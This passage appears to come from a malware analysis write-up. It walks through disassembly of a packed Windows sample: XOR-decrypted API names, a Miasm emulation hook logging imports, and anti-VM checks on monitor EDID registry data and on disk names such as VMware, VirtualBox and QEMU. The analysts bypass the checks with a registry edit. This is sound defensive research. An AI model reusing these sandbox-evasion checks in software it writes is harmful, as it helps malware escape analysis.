00403D94   8B45 98             mov eax,dword ptr ss:[ebp-68]
00403D97   83C0 01             add eax,1
00403D9A   8945 98             mov dword ptr ss:[ebp-68],eax
00403D9D   837D 98 11          cmp dword ptr ss:[ebp-68],11
00403DA1   73 14               jae unpacked_pe.403DB7
00403DA3   8B45 98             mov eax,dword ptr ss:[ebp-68]
00403DA6   0FBE4C05 B8         movsx ecx,byte ptr ss:[ebp+eax-48]
00403DAB   83F1 23             xor ecx,23                                ecx:"=Z\x04"
00403DAE   8B55 98             mov edx,dword ptr ss:[ebp-68]
00403DB1   884C15 B8           mov byte ptr ss:[ebp+edx-48],cl
00403DB5   EB DD               jmp unpacked_pe.403D94
00403DB7   C745 98 00000000    mov dword ptr ss:[ebp-68],0
00403DBE   EB 09               jmp unpacked_pe.403DC9
00403DC0   8B45 98             mov eax,dword ptr ss:[ebp-68]
00403DC3   83C0 01             add eax,1
00403DC6   8945 98             mov dword ptr ss:[ebp-68],eax
00403DC9   837D 98 1A          cmp dword ptr ss:[ebp-68],1A
00403DCD   73 14               jae unpacked_pe.403DE3
00403DCF   8B45 98             mov eax,dword ptr ss:[ebp-68]
00403DD2   0FBE4C05 9C         movsx ecx,byte ptr ss:[ebp+eax-64]
00403DD7   83F1 23             xor ecx,23                                ecx:"=Z\x04"
00403DDA   8B55 98             mov edx,dword ptr ss:[ebp-68]
00403DDD   884C15 9C           mov byte ptr ss:[ebp+edx-64],cl
00403DE1   EB DD               jmp unpacked_pe.403DC0
00403DE3   8D45 9C             lea eax,dword ptr ss:[ebp-64]
00403DE6   50                  push eax
00403DE7   E8 9B030000         call unpacked_pe.404187
```


XOR Loops for decrypting strings.



```
~ python3 xor-py.py
b'K\x00e\x00r\x00n\x00e\x00l\x00\r\x00\r\x00\r\x00d\x00l\x00l\x00\x00\x00\r'
b'GetModuleHandleA\x00'
b'VirtualAlloc\x00'
```

Result of quickly XORing them in a script.

Given these strings, we can assume that they will be used to dynamically resolve the address of these functions, the same operation is repeated multiple times with different strings.




```
.K.e.r.n.e.l.3.2...d.l.l...tMVirtualAlloc....GetProcAddress..Loa
dLibraryA..S.......ÄÊ...............]..ÿ..)ú¯v..'..ú¯vÜÿ...z.w..'
```

More decrypted strings in memory.


The decryption of “kernel32.dll”, “GetModuleHandle”, “VirtualAlloc” and “GetProcAddress” usually indicate that this sample will resolve the address of certain functions and allocate memory to decrypt itself and execute the malicious payload without touching the disk. This is usually the behaviour of what we call “packed” malware.

With this information, we’ve decided to find which imports this binary was using with the Miasm framework. This framework allows us to create Python scripts that emulate code execution using its own JIT. This allows us to hook certain WinAPI calls to inspect and modify their behaviour, allowing us to bypass anti-debugging techniques without having to patch them manually. Another advantage is, if the script is written correctly, it may be used to unpack future similar samples. Although in this case, as we’ll see next, a debugger script will be more appropriate.



```
# Insert here user defined methods
S_OK = 0
first = True

get_proc_addr_file = open("imported_functions.txt", "w")

def kernel32_GetProcAddress(jitter):
    global first
    """Hook on GetProcAddress to note where the unpacker stores import pointers"""
    ret_ad, args = jitter.func_args_stdcall(["libbase", "fname"])

    if first:
        dst_ad = None
        first = False
    else:
        dst_ad = jitter.cpu.EDI

    # Handle ordinal imports
    fname = (args.fname if args.fname < 0x10000
             else get_win_str_a(jitter, args.fname))

    sb.jitter.user_globals['get_proc_addr_file'].write(fname + '\n')
    ad = sb.libs.lib_get_add_func(args.libbase, fname, dst_ad)

    # Add a breakpoint in case of a call on the resolved function
    jitter.handle_function(ad)
    jitter.func_ret_stdcall(ret_ad, ad)
```


Here for instance, we hooked the `GetProcAddress` function to print which API functions the *malware is using into a file.*



```
wsprintfW
EnumDisplayDevicesA
RegQueryValueExW
RegQueryValueExA
RegEnumKeyW
RegQueryInfoKeyW
RegOpenKeyExW
RegCloseKey
CoCreateGuid
StrStrIW
StrStrIA
PathFileExistsW
StrCatW
PathAppendW
PathAppendA
StrStrA
StrNCatA
HttpQueryInfoW
HttpSendRequestW
InternetSetOptionW
HttpAddRequestHeadersW
InternetReadFile
InternetCloseHandle
InternetCrackUrlW
InternetOpenW
InternetConnectW
InternetQueryOptionW
HttpOpenRequestW
URLDownloadToFileW
RtlRandomEx
```


Interesting imported functions, indicating capabilities of HTTP communication.

We were also met with some anti-debugging techniques, such as checking if a Display is present and opening Raw Devices such as the MBR of the Displays to check their names.



```
00A134B5   50                 push eax                              eax:L"SYSTEM\\ControlSet001\\Enum\\DISPLAY\\Default_Monitor"
00A134B6   FF15 D840A100      call dword ptr ds:[<&StrCatW>]
00A134BC   8D85 F4FBFFFF      lea eax,dword ptr ss:[ebp-40C]        [ebp-40C]:"Ð4b"
00A134C2   50                 push eax                              eax:L"SYSTEM\\ControlSet001\\Enum\\DISPLAY\\Default_Monitor"
00A134C3   6A 09              push 9
00A134C5   6A 00              push 0
00A134C7   8D85 FCFDFFFF      lea eax,dword ptr ss:[ebp-204]
00A134CD   50                 push eax                              eax:L"SYSTEM\\ControlSet001\\Enum\\DISPLAY\\Default_Monitor"
00A134CE   68 02000080        push 80000002
00A134D3   FF15 1040A100      call dword ptr ds:[<&RegOpenKeyExW>]
00A134D9   85C0               test eax,eax                          eax:L"SYSTEM\\ControlSet001\\Enum\\DISPLAY\\Default_Monitor"
00A134DB   75 5A              jne A13537
00A134DD   33C9               xor ecx,ecx
00A134DF   8D85 ECFBFFFF      lea eax,dword ptr ss:[ebp-414]
00A134E5   51                 push ecx
00A134E6   51                 push ecx
```

If the Display Registry keys are not opened successfully, the program terminates itself.




```
0071326F   50                  push eax
00713270   51                  push ecx
00713271   51                  push ecx
00713272   68 B4447100         push 7144B4                                  7144B4:L"EDID"
00713277   FFB5 B8F5FFFF       push dword ptr ss:[ebp-A48]
0071327D   888D 84FAFFFF       mov byte ptr ss:[ebp-57C],cl
00713283   FF15 00407100       call dword ptr ds:[<&RegQueryValueExW>]
00713289   85C0                test eax,eax
0071328B   0F85 D2000000       jne 713363
00713291   81BD 84FAFFFF 00FFFFF cmp dword ptr ss:[ebp-57C],FFFFFF00
0071329B   0F85 C2000000       jne 713363
007132A1   81BD 88FAFFFF FFFFFF( cmp dword ptr ss:[ebp-578],FFFFFF
007132AB   0F85 B2000000       jne 713363
007132B1   FFB5 B8F5FFFF       push dword ptr ss:[ebp-A48]
007132B7   FF05 74947100       inc dword ptr ds:[719474]
007132BD   FFD7                call edi
007132BF   81BD BAFAFFFF 000000F cmp dword ptr ss:[ebp-546],FC000000
007132C9   8D85 BFFAFFFF       lea eax,dword ptr ss:[ebp-541]
007132CF   6A 00               push 0
007132D1   5A                  pop edx
007132D2   0F45C2              cmovne eax,edx
007132D5   8D8D D1FAFFFF       lea ecx,dword ptr ss:[ebp-52F]
007132DB   81BD CCFAFFFF 000000F cmp dword ptr ss:[ebp-534],FC000000
007132E5   0F45C8              cmovne ecx,eax
007132E8   81BD DEFAFFFF 000000F cmp dword ptr ss:[ebp-522],FC000000
007132F2   8D85 E3FAFFFF       lea eax,dword ptr ss:[ebp-51D]
007132F8   0F45C1              cmovne eax,ecx
007132FB   81BD F0FAFFFF 000000F cmp dword ptr ss:[ebp-510],FC000000
00713305   8D8D F5FAFFFF       lea ecx,dword ptr ss:[ebp-50B]
0071330B   0F45C8              cmovne ecx,eax
0071330E   85C9                test ecx,ecx
00713310   74 3B               je 71334D
00713312   8039 0A             cmp byte ptr ds:[ecx],A                      A:'\n'
00713315   8BC2                mov eax,edx
00713317   74 07               je 713320
00713319   40                  inc eax
0071331A   803C08 0A           cmp byte ptr ds:[eax+ecx],A                  A:'\n'
0071331E   75 F9               jne 713319
00713320   881408              mov byte ptr ds:[eax+ecx],dl
00713323   8D85 34FFFFFF       lea eax,dword ptr ss:[ebp-CC]
00713329   51                  push ecx
0071332A   50                  push eax
0071332B   FFD6                call esi
0071332D   83BD ACF5FFFF 00    cmp dword ptr ss:[ebp-A54],0
00713334   8D85 34FFFFFF       lea eax,dword ptr ss:[ebp-CC]
0071333A   74 07               je 713343
0071333C   68 C0447100         push 7144C0                                  7144C0:"(IsActive)"
00713341   EB 05               jmp 713348
00713343   68 CC447100         push 7144CC                                  7144CC:"(NotActive)"
00713348   50                  push eax
00713349   FFD3                call ebx
0071334B   EB 24               jmp 713371
0071334D   68 D8447100         push 7144D8                                  7144D8:"BAD EDID!"
00713352   8D85 34FFFFFF       lea eax,dword ptr ss:[ebp-CC]
00713358   50                  push eax
00713359   FFD6                call esi
0071335B   FF05 74947100       inc dword ptr ds:[719474]
00713361   EB 0E               jmp 713371
00713363   68 E4447100         push 7144E4                                  7144E4:"No EDID!"
00713368   8D85 34FFFFFF       lea eax,dword ptr ss:[ebp-CC]
0071336E   50                  push eax
0071336F   FFD6                call esi
00713371   33C0                xor eax,eax
00713373   8885 6CFEFFFF       mov byte ptr ss:[ebp-194],al
00713379   8D85 6CFEFFFF       lea eax,dword ptr ss:[ebp-194]
0071337F   68 F0447100         push 7144F0                                  7144F0:"--Nm:"
00713384   50                  push eax
00713385   FFD3                call ebx
00713387   8D85 34FFFFFF       lea eax,dword ptr ss:[ebp-CC]
0071338D   50                  push eax
0071338E   8D85 6CFEFFFF       lea eax,dword ptr ss:[ebp-194]
```

Code checking for the EDID (Extend Display identification) of a monitor, and checking its validity. EDIDs usually aren't emulated in certain VM software.


It would be quite tedious to patch every check manually for each. Instead, we wrote an x64dbg script to automate our debugging process.

This will usually fail in some step or another depending on the sample you have. Instead of trying to patch the control flow of the function to ignore the checks and verification of the EDID parameter. We decided that adding the `\HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\DISPLAY\Default_Monitor\<monitor>\Device Parameters\EDID` registry key to our VM was simpler.



```
C:\Users\malware
λ reg add "HKLM\SYSTEM\ControlSet001\Enum\DISPLAY\Default_Monitor\4&17f0ff54&0&UID0\Device Parameters" /f /v "EDID" /t REG_BI
NARY /d 00ffffffffffff0006b3f1227c1c0000321c0104a5301b7822ebf5a656519c26105054bfef00d1c0b30095008180814081c0714f0101023a80187
1382d40582c4500dc0c1100001e000000ff004a434c4d544a3030373239320a000000fd00324c1e5011000a202020202020000000fc004153555320564132
32390a20200071
The operation completed successfully.
```


Adding valid EDID value to Registry after grabbing one from this repo.



```
00A137C0   0F83 39010000         jae A138FF
00A137C6   56                    push esi
00A137C7   8B35 CC40A100         mov esi,dword ptr ds:[<&StrStrIW>]
00A137CD   33C0                  xor eax,eax                          eax:"---VBOX HARDDISK"
00A137CF   66:89840D C8F7FFFF    mov word ptr ss:[ebp+ecx-838],ax
00A137D7   8D85 C8F7FFFF         lea eax,dword ptr ss:[ebp-838]
00A137DD   68 A445A100           push A145A4                          A145A4:L"VMware"
00A137E2   50                    push eax                             eax:"---VBOX HARDDISK"
00A137E3   FFD6                  call esi
00A137E5   85C0                  test eax,eax                         eax:"---VBOX HARDDISK"
00A137E7   0F85 FD000000         jne A138EA
00A137ED   68 B445A100           push A145B4                          A145B4:L"VirtualBox"
00A137F2   8D85 C8F7FFFF         lea eax,dword ptr ss:[ebp-838]
00A137F8   50                    push eax                             eax:"---VBOX HARDDISK"
00A137F9   FFD6                  call esi
00A137FB   85C0                  test eax,eax                         eax:"---VBOX HARDDISK"
00A137FD   0F85 E7000000         jne A138EA
00A13803   68 CC45A100           push A145CC                          A145CC:L"VBox"
00A13808   8D85 C8F7FFFF         lea eax,dword ptr ss:[ebp-838]
00A1380E   50                    push eax                             eax:"---VBOX HARDDISK"
00A1380F   FFD6                  call esi
00A13811   85C0                  test eax,eax                         eax:"---VBOX HARDDISK"
00A13813   0F85 D1000000         jne A138EA
00A13819   68 D845A100           push A145D8                          A145D8:L"QEMU"
00A1381E   8D85 C8F7FFFF         lea eax,dword ptr ss:[ebp-838]
00A13824   50                    push eax                             eax:"---VBOX HARDDISK"
00A13825   FFD6                  call esi
00A13827   85C0                  test eax,eax                         eax:"---VBOX HARDDISK"
00A13829   0F85 BB000000         jne A138EA
00A1382F   68 E445A100           push A145E4                          A145E4:L"Western Disk"
00A13834   8D85 C8F7FFFF         lea eax,dword ptr ss:[ebp-838]
00A1383A   50                    push eax                             eax:"---VBOX HARDDISK"
00A1383B   FFD6                  call esi
00A1383D   85C0                  test eax,eax                         eax:"---VBOX HARDDISK"
00A1383F   0F85 A5000000         jne A138EA
00A13845   68 0046A100           push A14600                          A14600:L" HARDDISK"
00A1384A   8D85 C8F7FFFF         lea eax,dword ptr ss:[ebp-838]
00A13850   50                    push eax                             eax:"---VBOX HARDDISK"
00A13851   FFD6                  call esi
00A13853   85C0                  test eax,eax                         eax:"---VBOX HARDDISK"
00A13855   0F85 8F000000         jne A138EA
00A1385B   68 1C46A100           push A1461C                          A1461C:"(2):"
00A13860   8D85 40FDFFFF         lea eax,dword ptr ss:[ebp-2C0]
00A13866   50                    push eax                             eax:"---VBOX HARDDISK"
00A13867   FF15 9440A100         call dword ptr ds:[<&lstrcpyA>]
00A1386D   8D8D 44FDFFFF         lea ecx,dword ptr ss:[ebp-2BC]
00A13873   E8 E4F5FFFF           call A12E5C
00A13878   8B35 D040A100         mov esi,dword ptr ds:[<&StrStrIA>]
00A1387E   8D85 40FDFFFF         lea eax,dword ptr ss:[ebp-2C0]
